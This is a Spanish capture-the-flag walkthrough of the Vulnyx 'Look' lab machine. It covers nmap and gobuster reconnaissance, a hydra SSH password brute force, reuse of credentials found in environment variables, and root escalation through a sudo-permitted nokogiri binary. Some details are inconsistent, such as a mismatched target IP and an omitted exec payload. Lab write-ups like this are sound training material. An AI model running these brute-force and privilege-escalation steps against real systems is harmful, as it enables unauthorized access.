
Máquina Look (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 01 noviembre

Comenzamos con averiguar la dirección Ip de la Máquina Víctima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:


$ netdiscover -i eth1 -r 10.0.2.0/24



- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.23

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

$ ping -c 1 10.0.2.23



Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello

ejecutamos el siguiente comando:

$ nmap -Pn 10.0.2.23 -sVC

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 04:39 CEST
Nmap scan report for 10.0.2.23
Host is up (0.00053s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.56 (Debian)
MAC Address: 08:00:27:C7:D2:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.01 seconds
```

Como podemos comprobar la Máquina Víctima tiene abierto el puerto **22** y **80**.

Comprobamos que es lo que corre en el puerto 80.


A continuación, realizamos con la herramienta **gobuster** un fuzzing web por extensiones de archivos *.php*, para ello ejecutamos el siguiente comando:

$ gobuster dir -u http://10.0.2.9:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x php

```
/.php
/info.php
/javascript
/look.php
/.php
/server-status
```

Encontramos el archivo **info.php**.


Accedemos a este archivo.



Y observamos el usuario **axel**.

Con la herramienta **hydra** realizamos un ataque a ssh para comprobar si algunos de los usuarios junto con su contraseña es válido para conectarnos a la Máquina Víctima via ssh, para ello ejecutamos el siguiente comando:


$ hydra -L axel -P rockyou.txt ssh://10.0.2.23 -T 64 -I



Y obtenemos la contraseña **bambam**.

A continuación, nos conectamos por ssh, para ello ejecutamos el siguiente comando:

$ ssh axel@10.0.2.23



Consultamos todas las variables de entorno definidas en el sistema, para ello ejecutamos el siguiente comando:

$ env

Y obtenemos las siguientes credenciales **dylan:bl4bl4dyl4an.**

Nos convertimos en el usuario dylan, para ello ejecutamos el siguiente comando:

$ su dylan

Enumeramos lo permisos **sudo**, para ello ejecutamos el siguiente comando:

$ sudo -l

Nos encontramos con el binario **nokogiri** que lo podemos ejecutar como el usuario **root**, investigando un poco sobre nokogiri veo que utiliza **IRB**, un interprete interactivo de Ruby el cual permite ejecutar comandos con funciones como exec, por lo tanto nos vamos a la pagina gtfobins a mirar el payload.

La ejecutamos de la siguiente manera:

$ sudo -u root /usr/bin/nokogiri /etc/passwd

¡¡¡Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.